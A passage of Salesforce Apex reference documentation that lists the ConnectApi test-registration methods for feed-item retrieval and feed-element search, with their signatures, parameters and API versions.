- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)
- Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

`result`
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean
showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)
- Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String
subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the `getFeedItemsFromFilterFeedUpdatedSince` method is called in a test context.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeedUpdatedSince(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity
density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String
updatedSince, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. To retrieve this token, call `getFeedItemsFromFilterFeed` and take the value from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedItemPage results)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
```

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId
Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

`subjectId`
Type: String

If *`feedType`* is `ConnectApi.Record`, *`subjectId`* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Testing ConnectApi Code

setTestSearchFeedElements(communityId, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, sortParam)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, String
pageParam, Integer pageSize, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.D

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, String
pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, Integer
recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

feedType
: Type: `ConnectApi.FeedType`

  The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

q
: Type: String

  Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
: Type: ConnectApi.FeedElementPage

  The object containing test data.

Return Value

Type: Void

SEE ALSO:

- searchFeedElementsInFeed(communityId, feedType, q)
- Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedElementPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount

Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density

Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam

Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

32.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.

- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Testing ConnectApi Code

`setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q, ConnectApi.FeedElementPage
result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If feed type is `UserProfile`, *`subjectId`* can be any user ID. If *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
